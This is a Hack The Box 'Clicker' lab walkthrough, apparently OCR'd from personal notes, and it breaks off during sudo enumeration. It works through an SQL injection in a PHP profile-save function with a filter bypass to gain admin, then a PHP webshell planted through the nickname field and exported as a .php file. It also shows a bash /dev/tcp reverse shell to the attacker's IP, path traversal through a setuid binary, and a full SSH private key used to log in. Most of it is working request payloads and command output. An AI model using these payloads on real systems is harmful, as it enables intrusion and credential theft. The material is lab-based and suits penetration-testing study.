
```php
function save_profile($player, $args) {
        global $pdo;
        $params = ["player"=>$player];
        $setStr = "";
        foreach ($args as $key => $value) {
                $setStr .= $key . "=" . $pdo->quote($value) . ",";
        }
        $setStr = rtrim($setStr, ",");
        $stmt = $pdo->prepare("UPDATE players SET $setStr WHERE username = :player");
        $stmt -> execute($params);
}
```

So bug is in db_utils.php here where it just taking the args and putting em in $setStr
And there is this admin role we can put as our with this

Lets exploit this then
BTW this is under when we save the game so i got a request of that here




So just doing this in the request do this malicious activity detected to bypass this i added a line break here



So what the SQL queries will be like this

```
UPDATE players SET clicks='4',level='0',role
='Admin' WHERE username = "chip";
```


Now lets send this and see what new page we can access
And u gotta relogin after that



And we get this administration page

So this is just displaying the records here
So lets try to export something here

Lets see this page



Interesting that nickname is here we did something like this in code lets see that again

```
    foreach ($data as $player) {
        $s .= '  <tr>';
        $s .= '    <th scope="row">' . $player["nickname"] . '</th>';
        $s .= '    <td>' . $player["clicks"] . '</td>';
        $s .= '    <td>' . $player["level"] . '</td>';
        $s .= '  </tr>';
    }
    $s .= '</tbody>';
    $s .= '</table>';
}
```

So its under export.php and we can see it is setting the nickname then clicks and level of that person

So we can use that save_game request again to set our nickname to a php webshell

Request

Pretty Raw Hex

```
1 GET /save_game.php?clicks=23&level=0&nickname=<%3fphp+system($_REQUEST['cmd'])%3b+%3f> HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 Connection: keep-alive
9 Referer: http://clicker.htb/play.php
10 Cookie: PHPSESSID=8421gv652c4iiqccnk1flcpqal
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
14
```

Lets send this
Now we need to set the extension of our export to php


Request

Pretty Raw Hex

```
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://clicker.htb
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://clicker.htb/admin.php
13 Cookie: PHPSESSID=8421gv652c4iiqccnk1flcpqal
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 threshold=1000000&extension=php
```

Send this

And lets see this page



Lets get a shell now first start a listener

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker/clicker.htb git:(main)
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now send this in post to get a revshell

Request

Pretty Raw Hex

```
1  POST /exports/top_players_0a1h2str.php HTTP/1.1
2  Host: clicker.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
   Firefox/131.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Sec-GPC: 1
8  Connection: keep-alive
9  Cookie: PHPSESSID=8421gv652c4iiqccnk1flcpqal
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 6
14
15 cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.29/9001+0>%261'
```

And we get our revshell

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker/clicker.htb git:(main)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.232 51886
bash: cannot set terminal process group (1214): Inappropriate ioctl for device
bash: no job control in this shell
www-data@clicker:/var/www/clicker.htb/exports$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@clicker:/var/www/clicker.htb/exports$
```

Now lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker/clicker.htb git:(main) (1m 41.38s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.232 51886
bash: cannot set terminal process group (1214): Inappropriate ioctl for device
bash: no job control in this shell
www-data@clicker:/var/www/clicker.htb/exports$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@clicker:/var/www/clicker.htb/exports$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ts$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@clicker:/var/www/clicker.htb/exports$ ^Z
[1]  + 21480 suspended  nc -lvnp 9001


~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker/clicker.htb git:(main)±3
stty raw -echo;fg

[1]  + 21480 continued  nc -lvnp 9001

www-data@clicker:/var/www/clicker.htb/exports$ export TERM=xterm
www-data@clicker:/var/www/clicker.htb/exports$
```

Lateral PrivEsc

So i checked the mysql creds as i found them in the code before

```
www-data@clicker:/var/www$ cd clicker.htb/
www-data@clicker:/var/www/clicker.htb$ cat db_utils.php
<?php
session_start();

$db_server="localhost";
$db_username="clicker_db_user";
$db_password="clicker_db_password";
$db_name="clicker";
$mysqli = new mysqli($db_server, $db_username, $db_password, $db_name
$pdo = new PDO("mysql:dbname=$db_name;host=$db_server", $db_username,
```

Exactly the same as we found em here u go in the code

```
$db_server="localhost";
$db_username="clicker_db_user";
$db_password="clicker_db_password";
$db_name="clicker";
$mysqli = new mysqli($db_server, $db_username, $db_password, $db_name);
$pdo = new PDO("mysql:dbname=$db_name;host=$db_server", $db_username, $db_password);
```

Now lets login in mysql

```
www-data@clicker:/var/www/clicker.htb$ mysql -u clicker_db_user -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 116
Server version: 8.0.34-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Lets see the databases here

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| clicker            |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.01 sec)

mysql>
```

Lets see the tables in clicker

```
mysql> use clicker;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------+
| Tables_in_clicker |
+--------------------+
| players            |
+--------------------+
1 row in set (0.00 sec)

mysql>
```

Now lets see everything this table has

```
mysql> select * from players;
+---------------+----------------------------------+------------------------------------------------------------------+-------+---------------------+-----------+
| username      | nickname                         | password                                                         | role  | clicks              | level     |
+---------------+----------------------------------+------------------------------------------------------------------+-------+---------------------+-----------+
| admin         | admin                            | ee9407f758dbed2ac510cac18f67056de106b1898f5bd8027ee496cc250e3f82 | Admin | 999999999999999999  | 999999999 |
| ButtonLover99 | ButtonLover99                    | 55d1d58e17361fe78a61a96847b0e0226a0bc1a4e38a7b167c10b5cf513ca81f | User  |            10000000 |       100 |
| chip          | <?php system($_REQUEST['cmd']); ?> | d7cea7305a333d5c9cebd7891abbee78960632bbb1fa5dd24122b940ff823ace | Admin |                  13 |         0 |
| Paol          | Paol                             | bff439c136463a07dac48e50b31a322a4538d1fac26bfb5fd3c48f57a17dabd3 | User  |             2776354 |        75 |
| Th3Br0        | Th3Br0                           | 3185684ff9fd84f65a6c3037c3214ff4ebdd0e205b6acea97136d23407940c01 | User  |            87947322 |         1 |
+---------------+----------------------------------+------------------------------------------------------------------+-------+---------------------+-----------+
5 rows in set (0.00 sec)
```

So these are just sha256 hashes not really useful for us here
Moving on i searched for suid binaries and found this

```
www-data@clicker:/var/www/clicker.htb$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/bin/su
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
/usr/sbin/mount.nfs
/opt/manage/execute_query
www-data@clicker:/var/www/clicker.htb$
```

Lets see this file here

```
www-data@clicker:/opt/manage$ ls
README.txt  execute_query
www-data@clicker:/opt/manage$ file execute_query
execute_query: setuid, setgid ELF 64-bit LSB pie executable, x86-64,
aba64e8b4f4274878882ead34f2b2d57, for GNU/Linux 3.2.0, not stripped
www-data@clicker:/opt/manage$ ls -al
total 28
drwxr-xr-x 2 jack jack  4096 Jul 21  2023 .
drwxr-xr-x 3 root root  4096 Jul 20  2023 ..
-rw-rw-r-- 1 jack jack   256 Jul 21  2023 README.txt
-rwsrwsr-x 1 jack jack 16368 Feb 26  2023 execute_query
www-data@clicker:/opt/manage$
```

Now lets run it

```
www-data@clicker:/opt/manage$ ./execute_query
ERROR: not enough arguments
www-data@clicker:/opt/manage$ cat README.txt
Web application Management

Use the binary to execute the following task:
        - 1: Creates the database structure and adds user admin
        - 2: Creates fake players (better not tell anyone)
        - 3: Resets the admin password
        - 4: Deletes all users except the admin
www-data@clicker:/opt/manage$
```

Lets get this on our system and im gonna open this in ghidra to see what's happening in this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main) (0.028s)
ls -al

total 2280
drwxr-xr-x 1 pks    pks         214 Oct 30 19:04 .
drwxr-xr-x 1 pks    pks         590 Oct 29 23:11 ..
-rw-r--r-- 1 pks    pks        1494 Oct 29 23:21 aggressiveScan.txt
-rw-r--r-- 1 pks    pks        9258 Oct 29 23:19 allPortScan.txt
drwxr-xr-x 1 pks    pks         350 Oct 30 19:04 clicker.htb
-rw-r--r-- 1 pks    pks     2284115 Oct 30 18:07 clicker.htb_backup.zip
-rw-r--r-- 1 pks    pks        7329 Oct 30 19:03 Clicker.md
-rw-r--r-- 1 pks    pks        2779 Oct 29 23:31 directories.txt
-rw-r--r-- 1 pks    pks       16368 Feb 26  2023 execute_query
drwxr-xr-x 2 nobody nobody     4096 Sep  6  2023 mnt
```

Got it here lets put this in ghidra

```
  case 1:
    strncpy(pcVar3,"create.sql",0x14);
    break;
  case 2:
    strncpy(pcVar3,"populate.sql",0x14);
    break;
  case 3:
    strncpy(pcVar3,"reset_password.sql",0x14);
    break;
  case 4:
    strncpy(pcVar3,"clean.sql",0x14);
    break;
  default:
    strncpy(pcVar3,*(char **)(param_2 + 0x10),0x14);
  }
  local_98 = 0x616a2f656d6f682f;
  local_90 = 0x69726575712f6b63;
  local_88 = 0x2f7365;
  sVar4 = strlen((char *)&local_98);
  sVar5 = strlen(pcVar3);
  __dest = (char *)calloc(sVar5 + sVar4 + 1,1);
  strcat(__dest,(char *)&local_98);
  strcat(__dest,pcVar3);
  setreuid(1000,1000);
  iVar1 = access(__dest,4);
  if (iVar1 == 0) {
    local_78 = 0x6e69622f7273752f;
    local_70 = 0x2d206c7173796d2f;
    local_68 = 0x656b63696c632075;
    local_60 = 0x6573755f62645f72;
```

So to me it looks like if we give this a wrong number we can read a file from this lets read /etc/passwd to test

```
www-data@clicker:/opt/manage$ ./execute_query 100 ../../../etc/passwd
mysql: [Warning] Using a password on the command line interface can be insecure.
--------------
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
```

So we see here we have a user called jack here lets to read its ssh key

```
www-data@clicker:/opt/manage$ ./execute_query 100 ../.ssh/id_rsa
mysql: [Warning] Using a password on the command line interface can be insecure.
--------------
-----BEGIN OPENSSH PRIVATE KEY---
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwlMGPt50KmMUAvWgAV2zlP8/1Y
J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlbJrrQ4HcqnS4TKN7DZ7XW0bup3ayy1
kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594GkOz33P/Zzte2jV
Tgmy3+htPE5My31i2lXh6XWfepiBOjG+mQDg2OySAphbO1SbMisowP1aSexKMh7Ir6IlPu
nuw3l/luyvRGDN8fyumTeIXVAdPfOqMqTOVECo7hAoY+uYWKfiHxOX4fo+/fNwdcfctBUm
pr5NxxOGCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
30OgtpL6QhO2eLiZVrIXOHiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFiO2Fee3thXntAAAAB3NzaC1yc2
EAAAGBALOHkGlh3uOYhkongx262gGIEHTMJTBj7edCpjFAL1oAFds5T/P9WCf7Us4KEfRZ
KPCNVKS5xwi89hM7G/zKywnvJxuU5Wya60OB3Kp0uEyjew2e11tG7qd2sstZAAGfVKLenq
f3pDPBPu/9/VWeX3tRcGY+IkSiPoPwVUBXJbICtNgefeBpDs99z/2c7Xto1U4Jst/obTxO
TMt9YtpV4el1n3qYgToxvpkA4NjskgKYWztUmzIrKMD9WknsSjIeyK+iJT7p7sN5f5bsr0
RgzfH8rpk3iF1QHT3zqjKkzlRAqO4QKGPrmFin4h8Tl+H6Pv3zcHXH3LQVJqa+TccdBgh9
cC5x7G8fv6AZD88bs3fgXBjWaexT/HJ/nRBc9rcvC7NDK/l1uaH4rxMK9/nt9DoLaS+kIT
tni4mVayFzh4j81uPXpr+MYbqDxdxP+QgOmpHkG2xgKaU4vhARvS4a9OHPRNrgkiz4mah4
lYgK3FG218VjF9jT0icw7EOMXmKhbQAAAAMBAAEAAAGACLYPP83L7uc7vOVl609hvKlJgy
FUvKBcrtgBEGq44XkXlmeVhZVJbcc4IV9Dt8OLxQBWlxecnMPufMhld0Kvz2+XSjNTXo21
1LS8bFj1iGJ2WhbXBErQ0bdkvZE3+twsUyrSL/xIL2q1DxgX7sucfnNZLNze9M2akvRabq
DL53NSKxpvqS/v1AmaygePTmmrz/mQgGTayA5Uk5sl7Mo2CAn5Dw3PV2+KfAoa3uu7ufyC
kMJuNWT6uUKR2vxoLT5pEZKlg8Qmw2HHZxa6wUlpTSRMgO+R+xEQsemUFy0vCh4TyezD3i
SlyE8yMm8gdIgYJB+FP5m4eUyGTjTE4+lhXOKgEGPcw9+MK7Li05Kbgsv/ZwuLiI8UNAhc
9vgmEfs/hoiZPX6fpG+u4L82oKJuIbxF/I2Q2YBNIP9O9qVLdxUniEUCNl3BOAk/8H6usN
```

Now lets save this on our system

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main) (1.969s)
vim id_rsa

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±4 (0.028s)
chmod 600 id_rsa
```

Now lets ssh in as jack here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±4 (5.889s)
ssh -i id_rsa jack@clicker.htb
The authenticity of host 'clicker.htb (10.10.11.232)' can't be established.
ED25519 key fingerprint is SHA256:OAOlD4te1rIAd/MBDNbXq9MuDWSFoc6Jc3eaBCC5u7o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'clicker.htb' (ED25519) to the list of known hosts.
Load key "id_rsa": error in libcrypto
jack@clicker.htb's password:
```

To me it looks like there is some error in formatting of this key lets fix that
I added two dashes on both the first and the last line here

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
~
```

Lets ssh in now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±4 (2.227s)
ssh -i id_rsa jack@clicker.htb

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


jack@clicker:~ (0.081s)
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-84-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct 30 01:31:11 PM UTC 2024

  System load:           0.005859375
  Usage of /:            53.2% of 5.77GB
  Memory usage:          19%
  Swap usage:            0%
  Processes:             247
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.232

jack@clicker ~
```

And we are in here is your user.txt

```
jack@clicker:~ (0.108s)
ls

queries  user.txt
```

```
jack@clicker ~ (0.258s)
ls -al

total 44
drwxr-x--- 7 jack jack 4096 Sep  6  2023 .
drwxr-xr-x 3 root root 4096 Sep  5  2023 ..
lrwxrwxrwx 1 root root    9 Sep  5  2023 .bash_history -> /dev/null
-rw-r--r-- 1 jack jack  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 jack jack 3771 Jan  6  2022 .bashrc
drwx------ 2 jack jack 4096 Sep  5  2023 .cache
drwx------ 3 jack jack 4096 Sep  5  2023 .gnupg
drwxrwxr-x 3 jack jack 4096 Sep  5  2023 .local
lrwxrwxrwx 1 root root    9 Aug 30  2023 .mysql_history -> /dev/null
-rw-r--r-- 1 jack jack  839 Feb 27  2023 .profile
drwx------ 2 jack jack 4096 Sep  5  2023 queries
drwx------ 2 jack jack 4096 Sep  5  2023 .ssh
-rw-r----- 1 root jack   33 Oct 30 12:15 user.txt
```

```
jack@clicker ~
```

Vertical PrivEsc

So i checked the sudo permission here

```
jack@clicker ~ (0.164s)
sudo -l

Matching Defaults entries for jack on clicker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

